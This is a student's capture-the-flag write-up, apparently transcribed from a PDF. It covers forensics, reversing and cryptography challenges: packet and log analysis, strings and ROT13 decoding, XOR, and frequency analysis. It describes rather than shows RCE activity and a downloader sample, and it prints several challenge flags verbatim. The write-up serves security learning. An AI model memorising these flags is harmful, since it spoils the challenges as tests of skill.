Capture-the-Flag WRITEUP


Ramnick Francis P. Ramos


Forensics

Section Overview
All challenges for this were solved.

Wireshark, 40


For this, the packets was observed and the conversation was learned to contain a `base64` encrypted flag. It was then reverse, decoding using same encryption, and this revealed the flag.






For02, 70


For this, the approach was analyzing the access.log. The vulnerability that was looked into is remote control exploitation (RCE). After analyzing the access.log file, it was observed that there are CMD commands that were being run, specifically on `mkdir`'s. Around those commands shown, the flag was included.



For01, 158


The approach for this was analyzing the sample.exe file that is download in the packets given. It was obtained using HTTP object list exportation using Wireshark.






This `sample.exe` seemingly, through strings commands analysis, contained hints that there is a certain `temp.png` that is to be downloaded.


Looking into the strings of the `sample.exe`, we saw that there is a certain `i.ibb.c` link that is encrypted using base64 that points to a URL. However, this link is incomplete.



Looking further in the strings of the sample.exe, we have completed the link using base64.

This leads us to the image above.





Now, when we performed `wget` to obtain the metadata of the png file in the obtained URL, we saw the flag in the RDF field.

Reversing

> **Section Overview**
> All challenges for this were solved.

Ghidra or IDA (Practice), 80

For this, the approach was using strings analysis on the exe file then finding the `cnsec`, as an indicator of the flag, in the content.

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ
[12/05/25]seed@VM:~/.../IDA$ strings rev00.exe | grep "cnsec"
cnsec{g00d_f1nd}
[12/05/25]seed@VM:~/.../IDA$
```

Rev01, 130

For this, the approach was using strings analysis on the exe file. Here, we saw a certain `pafrp{...}` which is of the similar format as the flag. Further analysis led too understanding that it is 13 rotational reversal. Using basic substitution of the guessed decryption showed the flag.

```
CreateFileW
WriteConsoleW
pafrp{Orgrytrhfr}
Please enter the password:
Here's your flag: %s
Invalid password!

abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ

abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
[12/05/25]seed@VM:~/.../130IDA$ strings rev01.exe | grep "cnsec"
[12/05/25]seed@VM:~/.../130IDA$ strings rev01.exe > output.txt
[12/05/25]seed@VM:~/.../130IDA$ echo "pafrp{Orgrytrhfr}" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
cnsec{Betelgeuse}
[12/05/25]seed@VM:~/.../130IDA$
```

Open | *Untitled Document 2 | Save

1 pafrp{Orgrytrhfr}
2 cnsec{ } ROT13 DECODE


Plain Text | Tab Width: 8 | Ln 2, Col 32 | INS

Cryptography

> **Section Overview**
> All challenges for this were solved.


Take my data!, (Practice)10

For this, the MD5 reverse was used.




Crypto04, 30

For this task, the XOR reversal mentioned in the reading materials was utilized. By applying it to the ciphertext, the flag was revealed.




Crypto02, 70

For this, what was done was first combining the header and the cipher. `xdg-open` was used to open the the binary file that was concatenated. It revealed the penguin from Linux whose name is Tux.



Crypto05, 70

For this, what was done was first combining the header and the cipher. `xdg-open` was used to open the the binary file that was concatenated. It revealed jollibee.




Crypto01, 100

The process of cryptanalysis began with frequency analysis, followed by deciphering the cipher through educated guessing.


```
ort -nr
   243 m
   177 k
   164 t
   139 o
   135 r
   134 g
   130 v
   127 s
   116 f
    87 b
    75 y
    51 q
    51 e
    51 d
    41 i
    40 h
    32 p
    30 z
    27 l
    21 w
    13 x
    12 c
     3 u
     2 j
[12/05/25]seed@VM:~/.../06crypto$
```

```
[12/05/25]seed@VM:~/.../06crypto$
[12/05/25]seed@VM:~/.../06crypto$ cat cipher.txt | tr 'tvmgsrokbpeaydqfi' 'THEAISNOLCUQDFWRB'
 THE LIFE THAT IS NOT CONSECRATED TO A LOFTw AND REASONABLE hURhOSE IS A TREE WITHOUT A SHADE IF
OT A hOISONOUS WEED

 TO DO zOOD FOR hERSONAL zAIN AND NOT FOR ITS OWN SAcE IS NOT xIRTUE

 IT IS RATIONAL TO BE CHARITABLE AND LOxE ONES FELLOW CREATURE AND TO ADuUST ONES CONDUCT ACTS AN
 WORDS TO WHAT IS IN ITSELF REASONABLE

 WHETHER OUR ScIN BE BLACc OR WHITE WE ARE ALL BORN EjUAL SUhERIORITw IN cNOWLEDzE WEALTH AND BEA
Tw ARE TO BE UNDERSTOOD BUT NOT SUhERIORITw Bw NATURE

 THE HONORABLE lAN hREFERS HONOR TO hERSONAL zAIN THE SCOUNDREL zAIN TO HONOR

 TO THE HONORABLE lAN HIS WORD IS SACRED

 DO NOT WASTE THw TIlE WEALTH CAN BE RECOxERED BUT NOT TIlE LOST

 DEFEND THE OhhRESSED AND FIzHT THE OhhRESSOR BEFORE THE LAW OR IN THE FIELD
```

The first guesses were as shown above. The first words to guess was articles like THE and IS. Later on, the quote “TREE WITHOUT A SHADE...” was shown.



This phrase was then looked up online and was learned to be part of the Kartilya ng Katipunan.



